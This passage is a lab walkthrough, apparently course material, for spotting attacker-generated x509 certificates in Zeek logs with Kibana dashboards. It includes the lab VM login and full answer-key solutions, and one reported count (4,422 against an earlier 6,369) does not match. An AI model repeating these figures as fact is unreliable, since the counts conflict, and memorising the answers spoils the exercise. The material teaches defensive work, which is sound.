- Discover certificates that are missing fields
- Identify attacker generated certificates
- Learn to build and use visualizations and dashboards


Exercise Preparation

Log into the Sec-555 VM

- Username: student
- Password: sec555

Open **Firefox** by **clicking** on the **Firefox icon** in the top left corner of your student VM.

Then **click** on the **Kibana** bookmark in **Firefox**.



> ✎ **Note**
>
> This lab contains events from normal traffic as well as malicious traffic.


Exercises

Logs for this lab have already been ingested and are stored in index **lab2.2-complete** and have a **log_event_type** of **x509**. To answer the questions below, use **Kibana**. A dashboard has been created called **Lab 2.3 – x509 Dashboard**. This can be used to help answer the questions below. All events took place between **2012** and **2018**.


Attackers may use encryption to bypass security controls as well as to operate under the radar. However, analyzing certificates provides a means to catch their activity. For example, adversaries may use random names, be lazy in filling out certificate information, or accidentally enter invalid field data. This lab focuses on these types of events to show how easy it is to catch.

First, click on **Dashboard** to switch to the dashboard section.

If the dashboard selection screen is not displayed, click on **Dashboard**.



Load the **Lab 2.3 - x509 Dashboard** by typing **2.3** in the filter section and then **clicking** on **Lab 2.3 - x509 Dashboard**.



Loading this dashboard sets the time for events between **2012** and the end of **2018**.


Missing fields

Find all **x509** events that are missing the **issuer_organization** field.

1. Identify how many of these are tagged with **top-1m**. Of these events, are any malicious?
2. Identify how many events are not tagged with **top-1m**. Ignore any legitimate issuers identified in **1a** and filter out anything related to the internal domain of **test.int**. How many events remain?


Solution

The **Lab 2.3 – x509 Missing Fields** visualization contains a breakdown of x509 where each column represents the number of events missing certain fields. The second column represents events missing the **issuer_organization** field. Click on it to filter on only these events.



This shows there are **35,424** x509 events where the **issuer_organization** field is missing. This is a lot of events. The question is, which of these are from malicious traffic and which are from normal traffic. Next, search for **tags:top-1m** to see how many are related to the top one million sites.

```
tags:top-1m
```




Only **200** events remain. However, looking at the **Lab 2.3 – Most common Issuers** visualization shows that the remaining issuers may be valid. The top entry is related to certificates issued from the internal domain **test.int**.

Lab 2.3 - Most common Issuers

Issuer	Count
TS01.test.int	148
MSIT Machine Auth CA 2	40
Microsoft Secure Server Authority	11
VRT Certificate Authority	1


Hover over **TS01.test.int** in the **Lab 2.3 - Most common Issuers** visualization and click on the magnifying glass with the minus sign.




Now there are only **52** events left. Look in the **HTTPS** saved search at the bottom of the dashboard. The first couple of events show **Microsoft Secure Server Authority** is for legitimate Microsoft domains.

Time	certificate_common_name	issuer_common_name
March 19th 2017, 17:59:03.655	view.atdmt.com	Microsoft Secure Server Authority
March 19th 2017, 17:59:03.655	view.atdmt.com	Microsoft Secure Server Authority
March 19th 2017, 17:58:41.736	urs.microsoft.com	Microsoft Secure Server Authority
March 19th 2017, 17:58:41.735	watson.microsoft.com	Microsoft Secure Server Authority

Filter **Microsoft Secure Server Authority** out by hovering over it in the **Lab 2.3 – Most common Issuers** visualization and then click on the magnifying glass with the minus sign.




This narrows the events down to **41**. Yet looking at the first four x509 events within the saved search shows they are all for legitimate domains. The domain **intel.api.sourcefire.com** is used by Sourcefire appliances, **bing.com** is Microsoft's search engine, and **live.com** is another of Microsoft's domains. This means both **VRT Certificate Authority** and **MSIT Machine Auth CA 2** can be filtered, leaving **0** events.



Time	certificate_common_name	issuer_common_name
March 19th 2017, 12:47:08.286	intel.api.sourcefire.com	VRT Certificate Authority
May 14th 2014, 00:07:50.428	*.bing.com	MSIT Machine Auth CA 2
May 14th 2014, 00:07:50.423	*.bing.com	MSIT Machine Auth CA 2
May 13th 2014, 19:25:56.477	storage.live.com	MSIT Machine Auth CA 2


Answer for 1a: **200** events exist that are tagged with **top-1m** and are missing the **issuer_organization** field. Some simple filtering and analysis shows **0** of these are malicious.

Next, find out how many events are missing the **issuer_organization** field that is not tagged with **top-1m**. To do this, remove all filters except the **query:"-_exists_:issuer_organization"** filter by hovering over each of them and clicking on the garbage can icon. Leave **query:"-_exists_:issuer_organization"** applied as a filter.




Next, change **tags:top-1m** to **-tags:top-1m**.

```
-tags:top-1m
```



This shows that there are **35,224** events that are not tagged with **top-1m** that are missing the **issuer_organization** field. The question states to ignore anything related to **test.int**. To do this, edit the search to include **-test.int**. This will exclude x509 events related to the internal domain **test.int**.

```
-tags:top-1m -test.int
```




> ✎ **Note**
>
> There is a space between **-tags:top-1m** and **-test.int**.

This limits the number of events to **6,369**. Looking at the **Lab 2.3 - Most common Issuers** visualization shows there are three issuers with high counts. In this instance, a high count likely means benign.

Lab 2.3 - Most common Issuers

Issuer	Count
test-PKI01-CA	3,222
VMware	3,082
IOS-Self-Signed-Certificate-3389677184	1,246

Hover over **VMware** and then click on the magnifying glass with the plus sign.




The resulting logs show the full certificate_issuer of these logs is as below:

Given the high count of these logs and the layout of the issue, this is likely a self-signed certificate used by a VMware product. However, this should be confirmed with other logs.


Note

This lab focuses solely on x509 certificate logs from Zeek. If you were to investigate these VMware events, they would be for a self-signed default certificate that is non-malicious.

Switch the **issuer_common_name.keyword:"VMware"** to an exclude filter by hovering over it and clicking on the magnifying glass with the minus sign.




This brings the count down to **4,163**. The current highest Issuer is **test-PKI01-CA**. Hover over it and filter in on it by clicking on the magnifying glass with the plus sign. Then investigate some of its logs.



The resulting logs show this is a certificate authority for the domain test.int. You can find this by looking at any of the logs for this issuer in the saved search. Expand one of the events and look at the **certificate_issuer** field. It ends in **DC=test,DC=int** which is the **LDAP** syntax for the domain **test.int**.


Change the search filter for **issuer_common_name.keyword:"test-PKI01-CA"** to an exclusion by hovering over it and clicking on the magnifying glass with the minus sign.



At this point, you should still have **2,216** events. The last remaining Issuer with a count over a hundred is **IOS-Self-Signed-Certificate-3389677184**. Filter on this by clicking on it.

Analyzing the first log shows the issuer and common name are the same. This indicates that it truly is a self-signed certificate. However, the other fields do not pinpoint whether this is benign or malicious. An investigation into this would show it came from an internal Ipad device and is benign.

Once more, change the recent filter to an exclusion event by hovering over it and clicking on the magnifying glass with a minus sign.



There are **1,342** events remaining. These have low counts and look suspicious. This means there are **1,342** events that would need to be investigated. The reason for so many suspicious events is these logs come from malicious packet captures used for research purposes.

Answer: There are **35,224** events that are not tagged with **top-1m** and are missing the **issuer_organization** field. After filtering out items related to **test.int**, there are **4,422**. If you filter out **VMware** and **IOS** related issuers, then the count is **1,342**.


Investigate validity date

Identify how many x509 events are related to certificates that are valid for more than **2,000** days.


1. Three of these are benign. Which ones are they?
2. Two are malicious or unknown. Which ones are they?

Solution

Remove the previous search filters by clicking on **Dashboard**.




Then, search for **2.3** and click on **Lab 2.3 - x509 Dashboard** to reload the dashboard.



**


To find x509 events that are for certificates that are valid for more than **2,000** days, search for **certificate_number_days_valid:>2000**.

```
certificate_number_days_valid:>2000
```




There are **4,078** results from this search, but only five issuers are present. The **IOS-Self-Signed-Certificate-3389677184** was deemed benign in step 1. This leaves four to investigate. Start by hovering over the issuer called **support** and clicking on the magnifying glass with the plus sign.


Expand the first log and look at the **certificate_organization** and **certification_organization_unit** fields.



These are associated with Fortinet, which is the internal firewall. Change the **issuer_common_name.keyword:"support"** field to an exclusion.




Next, click on the **Primary Certificate Authority (2009)** issuer.




**

Notice in the **Lab 2.3 - Frequency Score of Common Name** that the only domain found is for ***.nccp.netflix.com**. Since this is for Netflix, it is likely benign.





Change the **issuer_common_name.keyword:"Primary Certificate Authority (2009)"** field to an exclusion.




The only two issuers left to investigate are **web** and **kin.pgsox.cc**. First, click on **web**.

Look at any of the logs, and you will discover that both the **certificate_issuer** and **certificate_subject** are the same. This means this is a self-signed certificate. Looking at either of these fields shows that the certificate is very generic. Likely this is either the default settings for a program that generates certificates or is used by an adversary using encryption.






The use of this certificate is unknown. The certificate could be benign but needs additional investigation to find out. Change **issuer_common_name.keyword:"web"** to an exclusion.



Now click on the remaining issuer of **kin.pgsox.cc**.



Looking at any of these logs shows multiple pieces of this certificate are wrong. For instance, look at the certificate_issuer field.

It has each of the standard issuer fields, but they all are set to XX. A state of XX is not valid. This means this specific x509 event could be caught with multiple techniques.

Answer: There are **4,078** events that have certificates valid for over 2,000 days. However, most of these are from legitimate x509 certificates. These are **support**, **IOS-Self-Signed-Certificate-3389677184**, and **Primary Certificate Authority (2009)**. Filtering these out brings the count down to **35**. These events are unknown or malicious and related to **web** and **kin.pgsox.cc**.


Frequency analysis

Identify potentially malicious sites using frequency analysis.


1. How many events have a **certificate_common_name_frequency_score** below **5**?
2. How many of these are tagged with **top-1m**?
3. How many of these are tagged with **top-1m** and have a **certificate_common_name_length** over **16**?
4. How many of these are not tagged with **top-1m** and have a **certificate_common_name_length** over **16**?

Solution

Remove the previous search filters by clicking on **Dashboard**.




Then, search for **2.3** and click on **Lab 2.3 - x509 Dashboard** to reload the dashboard.




Adversaries often use random names to evade security controls. This provides an opportunity to catch them. When using Mark Baggett's freq_server.py in conjunction with your SIEM, the lower the frequency score, the more likely something is considered random. Start by searching for any common name that has a frequency score below 5. Do this by searching for "**certificate_common_name_frequency_score:<5**".

```
certificate_common_name_frequency_score:<5
```



This search reveals that there are **1,141** events with a **certificate_common_name_frequency_score** below **5**. To find out how many of these are tagged with **top-1m** change the search filter to " **certificate_common_name_frequency_score:<5 AND tags:top-1m**".

```
certificate_common_name_frequency_score:<5 AND tags:top-1m
```



